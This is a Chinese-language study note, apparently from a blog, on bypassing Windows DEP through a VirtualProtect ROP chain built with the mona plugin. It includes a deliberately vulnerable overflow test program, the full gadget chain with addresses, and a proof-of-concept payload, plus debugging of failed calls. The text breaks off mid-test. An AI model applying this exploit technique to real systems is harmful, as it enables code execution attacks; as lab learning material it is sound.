通过VirtualProtect绕过DEP

Windows Shellcode学习笔记——通过VirtualProtect绕过DEP，

0x00 前言

在掌握了栈溢出的基本原理和利用方法后，接下来就要研究如何绕过Windows系统对栈溢出利用的重重防护，所以测试环境也从xp转到了Win7(相比xp，Win7的防护更全面)。本文将要介绍经典的DEP绕过方法——通过VirtualProtect绕过DEP。

0x01 简介

本文将要介绍以下内容：

```
VS2012的编译配置
利用Immunity Debugger的mona插件自动获取ROP链
对ROP链的分析调试
调用VirtualProtect函数时的Bug及修复
```

0x02 相关概念

DEP:

溢出攻击的根源在于计算机对数据和代码没有明确区分，如果将代码放置于数据段，那么系统就会去执行

为了弥补这一缺陷，微软从XP SP2开始支持数据执行保护(Data Exection Prevention)

DEP保护原理:

数据所在内存页标识为不可执行，当程序溢出成功转入shellcode时，程序会尝试在数据页面上执行指令，而有了DEP，此时CPU会抛出异常，而不是去执行指令

DEP四种工作状态:

```
Optin
Optout
AlwaysOn
AlwaysOff
```

DEP绕过原理:

如果函数返回地址并不直接指向数据段，而是指向一个已存在的系统函数的入口地址，由于系统函数所在的页面权限是可执行的，这样就不会触发DEP

也就是说，可以在代码区找到替代指令实现shellcode的功能

但是可供利用的替代指令往往有限，无法完整的实现shellcode的功能

于是产生了一个折中方法：通过替代指令关闭DEP，再转入执行shellcode

内存页：

x86系统一个内存页的大小为4kb，即0x00001000,4096

ROP：

面向返回的编程(Return-oriented Programming)

VirtualProtect：

```
BOOL VirtualProtect{
LPVOID lpAddress,
DWORD dwsize,
DWORD flNewProtect,
PDWORD lpflOldProtect
}
```

lpAddress:内存起始地址

dwsize:内存区域大小

flNewProtect:内存属性，PAGE_EXECUTE_READWRITE(0x40)

lpflOldProtect:内存原始属性保存地址

通过VirtualProtect绕过DEP：

在内存中查找替代指令，填入合适的参数，调用VirtualProtect将shellcode的内存属性设置为可读可写可执行，然后跳到shellcode继续执行

0x03 VS2012的编译配置

测试环境：

```
测试系统： Win 7 x86
编译器： VS2012
build版本： Release
```

项目属性：

关闭GS
关闭优化
关闭SEH
关闭DEP
关闭ASLR
禁用c++异常
禁用内部函数

具体配置方法：

配置属性-c/c++-所有属性

安全检查 否*(/GS-)*
启用c++异常 否
启用内部函数 否
优化 已禁用*(/Od)*

配置属性-链接器-所有属性

数据执行保护*(DEP)* 否*(/NXCOMPAT:NO)*
随机基址 否*(/DYNAMICBASE:NO)*
映像具有安全异常处理程序 否*(/SAFESEH:NO)*

0x04 实际测试


测试1：

测试代码：

```
char shellcode[]=
    "x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41"
    "x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41"
    "x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41"
    "x41x41x41x41x42x43x44x45";
void test()
{
    char buffer[48];
    memcpy(buffer,shellcode,sizeof(shellcode));
}
int main()
{
    printf("1n");
    test();
    return 0;
}
```

注：

strcpy在执行时遇到0x00会提前截断,为便于测试shellcode，将strcpy换成memcpy，遇到0x00不会被截断



如上图，成功将返回地址覆盖为0x45444342

测试2：

shellcode起始地址为0x00403020

```
PUSH 1
POP ECX
```

对应的机器码为0x0059016A

将返回地址覆盖为shellcode起始地址


shellcode实现如下操作：

```
PUSH 1
POP ECX
```

其他位用0x90填充

c代码如下：

```
char shellcode[]=
    "x6Ax01x59x90x90x90x90x90x90x90x90x90x90x90x90x90"
    "x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90"
    "x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90"
    "x90x90x90x90x20x30x40x00";
void test()
{
    char buffer[48];
    memcpy(buffer,shellcode,sizeof(shellcode));
}
int main()
{
    printf("1n");
    test();
    return 0;
}
```



如上图，shellcode成功执行，ECX寄存器赋值为1

测试3：

开启DEP，再次调试，发现shellcode无法执行，如图

测试4：

下载安装Immunity Debugger

下载mona插件，下载地址如下：

https://github.com/corelan/mona


将mona.py放于C:Program FilesImmunity IncImmunity DebuggerPyCommands下

启动Immunity Debugger，打开test.exe

使用mona插件自动生成rop链，输入：

```
!mona rop -m *.dll -cp nonull
```

如图



mona会搜寻所有的DLL，用于构造rop链

执行命令后在C:Program FilesImmunity IncImmunity Debugger下生成文件rop.txt、rop_chains.txt、rop_suggestions.txt、stackpivot.txt

查看rop_chains.txt，会列出可用来关闭DEP的ROP链，选择VirtualProtect()函数

```
Register setup for VirtualProtect() :
--------------------------------------------
EAX = NOP (0x90909090)
ECX = lpOldProtect (ptr to W address)
EDX = NewProtect (0x40)
EBX = dwSize
ESP = lPAddress (automatic)
EBP = ReturnTo (ptr to jmp esp)
ESI = ptr to VirtualProtect()
EDI = ROP NOP (RETN)
--- alternative chain ---
EAX = ptr to &VirtualProtect()
ECX = lpOldProtect (ptr to W address)
EDX = NewProtect (0x40)
EBX = dwSize
ESP = lPAddress (automatic)
EBP = POP (skip 4 bytes)
ESI = ptr to JMP [EAX]
EDI = ROP NOP (RETN)
+ place ptr to "jmp esp" on stack, below PUSHAD
--------------------------------------------
*** [ C ] ***

 #define CREATE_ROP_CHAIN(name, ...) \
   int name##_length = create_rop_chain(NULL, ##__VA_ARGS__); \
   unsigned int name[name##_length / sizeof(unsigned int)]; \
   create_rop_chain(name, ##__VA_ARGS__);

 int create_rop_chain(unsigned int *buf, unsigned int )
 {
   // rop chain generated with mona.py - www.corelan.be
   unsigned int rop_gadgets[] = {
     0x77217edd,  // POP EAX // RETN [kernel32.dll]
     0x77171910,  // ptr to &VirtualProtect() [IAT kernel32.dll]
     0x75d7e9dd,  // MOV EAX,DWORD PTR DS:[EAX] // RETN [KERNELBASE.dll]
     0x779f9dca,  // XCHG EAX,ESI // RETN [ntdll.dll]
     0x779cdd30,  // POP EBP // RETN [ntdll.dll]
     0x75dac58d,  // & call esp [KERNELBASE.dll]
     0x693a7031,  // POP EAX // RETN [MSVCR110.dll]
     0xfffffdff,  // Value to negate, will become 0x00000201
     0x69354484,  // NEG EAX // RETN [MSVCR110.dll]
     0x75da655d,  // XCHG EAX,EBX // ADD BH,CH // DEC ECX // RETN 0x10 [KERNELBASE.dll]
     0x69329bb1,  // POP EAX // RETN [MSVCR110.dll]
     0x41414141,  // Filler (RETN offset compensation)
     0x41414141,  // Filler (RETN offset compensation)
     0x41414141,  // Filler (RETN offset compensation)
     0x41414141,  // Filler (RETN offset compensation)
     0xffffffc0,  // Value to negate, will become 0x00000040
     0x69354484,  // NEG EAX // RETN [MSVCR110.dll]
     0x771abd3a,  // XCHG EAX,EDX // RETN [kernel32.dll]
     0x6935a7c0,  // POP ECX // RETN [MSVCR110.dll]
     0x693be00d,  // &Writable location [MSVCR110.dll]
     0x779a4b9a,  // POP EDI // RETN [ntdll.dll]
     0x69354486,  // RETN (ROP NOP) [MSVCR110.dll]
     0x693417cb,  // POP EAX // RETN [MSVCR110.dll]
     0x90909090,  // nop
     0x69390267,  // PUSHAD // RETN [MSVCR110.dll]
   };
   if(buf != NULL) {
     memcpy(buf, rop_gadgets, sizeof(rop_gadgets));
   };
   return sizeof(rop_gadgets);
 }
```

如上图，成功构建ROP链

注：

不同环境有可能无法获得完整参数，需要具体环境具体分析

对应的测试poc修改如下：

```
unsigned int shellcode[]=
{
      0x90909090,0x90909090,0x90909090,0x90909090,
      0x90909090,0x90909090,0x90909090,0x90909090,
      0x90909090,0x90909090,0x90909090,0x90909090,
      0x90909090,
      0x77217edd,  // POP EAX // RETN [kernel32.dll]
      0x77171910,  // ptr to &VirtualProtect() [IAT kernel32.dll]
      0x75d7e9dd,  // MOV EAX,DWORD PTR DS:[EAX] // RETN [KERNELBASE.dll]
      0x779f9dca,  // XCHG EAX,ESI // RETN [ntdll.dll]
      0x779cdd30,  // POP EBP // RETN [ntdll.dll]
      0x75dac58d,  // & call esp [KERNELBASE.dll]
      0x693a7031,  // POP EAX // RETN [MSVCR110.dll]
      0xfffffdff,  // Value to negate, will become 0x00000201
      0x69354484,  // NEG EAX // RETN [MSVCR110.dll]
      0x75da655d,  // XCHG EAX,EBX // ADD BH,CH // DEC ECX // RETN 0x10 [KER
NELBASE.dll]
      0x69329bb1,  // POP EAX // RETN [MSVCR110.dll]
      0x41414141,  // Filler (RETN offset compensation)
      0x41414141,  // Filler (RETN offset compensation)
      0x41414141,  // Filler (RETN offset compensation)
      0x41414141,  // Filler (RETN offset compensation)
      0xffffffc0,  // Value to negate, will become 0x00000040
      0x69354484,  // NEG EAX // RETN [MSVCR110.dll]
      0x771abd3a,  // XCHG EAX,EDX // RETN [kernel32.dll]
      0x6935a7c0,  // POP ECX // RETN [MSVCR110.dll]
      0x693be00d,  // &Writable location [MSVCR110.dll]
      0x779a4b9a,  // POP EDI // RETN [ntdll.dll]
      0x69354486,  // RETN (ROP NOP) [MSVCR110.dll]
      0x693417cb,  // POP EAX // RETN [MSVCR110.dll]
      0x90909090,  // nop
      0x69390267,  // PUSHAD // RETN [MSVCR110.dll]
      0x9059016A,  //PUSH 1  // POP ECX // NOP
      0x90909090,
      0x90909090,
      0x90909090,
      0x90909090
};
void test()
```


```
{
    char buffer[48];
    printf("3n");
    memcpy(buffer,shellcode,sizeof(shellcode));
}
int main()
{
    printf("1n");
    test();
    return 0;
}
```

其中0x9059016A为PUSH 1;POP ECX;NOP;的机器码，如果绕过DEP，该指令将会成功执行

编译后在OllyDbg中调试


单步跟踪到CALL KERNELBA.VirtualProtectEX，查看堆栈

可获得传入的函数参数



如上图，不巧的是shellcode覆盖了SEH链

这样会导致传入VirtualProtectEX函数的参数不正确，调用失败，猜测调用VirtualProtectEX函数的返回值为0



如上图，验证上面的判断，EAX寄存器表示返回值，返回值为0，修改内存属性失败

解决思路：

我们需要扩大栈空间，将SEH链下移，确保shellcode不会覆盖到SEH链

解决方法：

修改源代码，通过申请空间的方式下移SEH链

测试5：


关键代码如下：

```
int main()
{
    printf("1n");
    test();
    char Buf[] =
        "x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90"
        "x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90"
        "x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90"
        "x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90"
        "x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90"
        "x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90"
        "x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90";
    return 0;
}
```

编译程序，再次放在OllyDbg中调试

单步跟踪到CALL KERNELBA.VirtualProtectEX，查看堆栈


如图



SEH链成功“下移”，位于高地址，未被shellcode覆盖

此时传入VirtualProtectEX函数的参数正确

按F8单步执行，查看结果



如上图，返回值为0，修改内存属性仍失败

LastErr显示错误为ERRPR_INVALID_ADDRESS（000001E7），表示地址错误

测试6：

查看正常调用函数VirtualProtect()时的堆栈，对比测试5，分析失败原因

正常调用的实现代码如下：

```
int main()
{
    void *p=malloc(16);
    printf("0x%08xn",p);
    DWORD pflOldProtect;
    int x=VirtualProtect(p,4,0x40,&pflOldProtect);
    printf("%dn",x);
    return 0;
}
```


测试7：

如果将起始地址修改为一个不能访问的地址，如0x40303020

编译程序，放在OllyDbg中调试

